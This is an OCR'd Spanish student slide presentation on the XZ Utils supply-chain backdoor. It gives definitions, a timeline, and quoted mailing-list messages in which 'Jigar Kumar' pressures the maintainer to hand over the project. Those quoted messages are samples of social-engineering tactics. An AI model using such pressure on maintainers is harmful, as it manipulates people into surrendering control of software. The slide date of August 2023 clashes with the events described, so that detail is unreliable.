UNIVERSIDAD AUTÓNOMA DE CHIHUAHUA
FACULTAD DE INGENIERÍA


INGENIERÍA DE SOFTWARE 1


XZ Utils Attack

MANUEL ABRAHAM ESCUDERO MORENO 355208
ADRIAN ALEJANDRO GONZÁLEZ DOMÍNGUEZ 359834
ERICK FERNANDO NEVAREZ AVILA 357664
EMILIANO RIVERA ARMENDARIZ 358193

23 de agosto del 2023


XZ UTILS






Herramienta de compresion (LZMA2)


¿Para que se utiliza?





Grande compresión óptimamente

Áreas de desarrollo



Grandes cantidades de datos

Puerta trasera: Permite acceder a usuarios maliciosos para que tengan el control remoto del equipo.
Se aprovecha un agujero de seguridad para conectarse a un sistema informático sin ser detectado

Cyberhacking: Se refiere al uso de habilidades técnicas para acceder, manipular o alterar sistemas informáticos y redes de manera no autorizada

Commits: Representan los cambios guardados en un archivo o conjunto de archivos en un repositorio Git

Deploys: Proceso por el cual se hace público o se pone a disposición de los usuarios un producto que estaba en fase de desarrollo o pruebas


Ingeniería social: Técnica de manipulación psicológica que aprovecha las debilidades humanas para obtener información o acceso a sistemas

Línea de tiempo

2005

The Tukaani Project

Lasse Collin, Mikko Pouru, H. Peter Anvin y Alexandre Sauvé




[xz-devel] [PATCH] xz: Added .editorconfig file for simple style guide encouragement

Jia Tan | Fri, 29 Oct 2021 11:29:18 -0700

```
This patch adds a .editorconfig to the root directory. The
.editorconfig file integrates into most text editors and IDE's to
enforce basic styling. I chose the configurations from the project's
current styling. I am not sure if it is intentional, but the CMake
related files use spaces instead of tabs, so I reflected that in the
.editorconfig file. For more information about editorconfig and which
text editors support it, you can visit https://editorconfig.org

---
.editorconfig | 16 ++++++++++++++++
1 file changed, 16 insertions(+)
create mode 100644 .editorconfig
```

2021 Jia Tan

2021



Added error text to warning when untaring with bsdtar #1609

Merged mmatuska merged 1 commit into `libarchive:master` from `JiaT75:added_error_message_to_warning_bsdtar_1561` on Nov 15, 2021


Commits on Nov 2, 2021

Added error message when archive extraction fails

JiaT75 committed on Nov 2, 2021

2022

Jiggar Kumar




2022/07/10	Re: [xz-devel] Question about using Java API for geospatial data	Lasse Collin
2022/07/10	Re: [xz-devel] Question about using Java API for geospatial data	Gary Lucas
2022/07/10	Re: [xz-devel] Question about using Java API for geospatial data	Brett Okken
2022/07/10	Re: [xz-devel] Question about using Java API for geospatial data	Gary Lucas
2022/07/09	Re: [xz-devel] Question about using Java API for geospatial data	Brett Okken
2022/07/09	[xz-devel] Question about using Java API for geospatial data	Gary Lucas
2022/06/29	Re: [xz-devel] XZ for Java	Lasse Collin
2022/06/22	Re: [xz-devel] [PATCH] String to filter and filter to string	Jigar Kumar
2022/06/21	Re: [xz-devel] XZ for Java	Dennis Ens
2022/06/14	Re: [xz-devel] XZ for Java	Jigar Kumar
2022/06/08	Re: [xz-devel] XZ for Java	Lasse Collin
2022/06/07	Re: [xz-devel] XZ for Java	Jigar Kumar
2022/05/27	Re: [xz-devel] [PATCH] String to filter and filter to string	Jigar Kumar
2022/05/19	Re: [xz-devel] XZ for Java	Brett Okken
2022/05/19	Re: [xz-devel] XZ for Java	Lasse Collin
2022/05/19	[xz-devel] XZ for Java	Dennis Ens
2022/05/16	[xz-devel] [PATCH] stream_encoder_mt now supports LZMA_SYNC_FLUSH action	Jia Tan
2022/05/10	Re: [xz-devel] xz-java and newer java	Dennis Ens
2022/05/05	[xz-devel] [PATCH] Added support for LZMA_SYNC_FLUSH in the block encoder	Jia Tan
2022/04/29	[xz-devel] [PATCH] Added NULL check to block_header_decode and documentation improvements	Jia Tan
2022/04/28	Re: [xz-devel] [PATCH] String to filter and filter to string	Jigar Kumar
2022/04/28	Re: [xz-devel] [PATCH] String to filter and filter to string	jiat0218
2022/04/27	Re: [xz-devel] [PATCH] String to filter and filter to string	Jigar Kumar
2022/04/21	[xz-devel] [PATCH] LZMA_FINISH will now trigger LZMA_BUF_ERROR on truncated xz files right away	Jia Tan
2022/04/19	[xz-devel] [PATCH] String to filter and filter to string	Jia Tan
2022/04/14	Re: [xz-devel] [PATCH] xz: Fix setting memory limit on 32-bit systems	Lasse Collin
2022/04/07	[xz-devel] xzgrep security fix for XZ Utils <= 5.2.5, 5.3.2alpha (ZDI-CAN-16587)	Lasse Collin
2022/03/31	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Lasse Collin
2022/03/31	Re: [xz-devel] Re: improve java delta performance	Lasse Collin
2022/03/17	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Jia Tan
2022/03/17	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Lasse Collin
2022/03/17	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Lasse Collin
2022/03/15	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Jia Tan
2022/03/14	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Jia Tan
2022/03/11	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Sebastian Andrzej Siewior
2022/03/11	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Jia Tan
2022/03/10	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Sebastian Andrzej Siewior
2022/03/10	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Jia Tan
2022/03/07	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Sebastian Andrzej Siewior
2022/03/06	Re: [xz-devel] [PATCH v3] liblzma: Add multi-threaded decoder	Lasse Collin
2022/02/22	Re: [xz-devel] [PATCH] add xz arm64 bcj filter support	Jia Tan

The Mail Archive

2022

Jiggar Kumar




Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 07 Jun 2022 09:00:18 -0700

```
Progress will not happen until there is new maintainer. XZ for C has sparse
commit log too. Dennis you are better off waiting until new maintainer happens
or fork yourself. Submitting patches here has no purpose these days. The
current maintainer lost interest or doesn't care to maintain anymore. It is sad
to see for a repo like this.
```

2022

Jiggar Kumar




Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 14 Jun 2022 11:16:07 -0700

```
With your current rate, I very doubt to see 5.4.0 release this year. The only
progress since april has been small changes to test code. You ignore the many
patches bit rotting away on this mailing list. Right now you choke your repo.
Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?
```

2022

Jiggar Kumar



Re: [xz-devel] [PATCH] String to filter and filter to string

Jigar Kumar | Wed, 22 Jun 2022 10:05:06 -0700


Hi

Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?

Jigar

2022

Lasse Collin

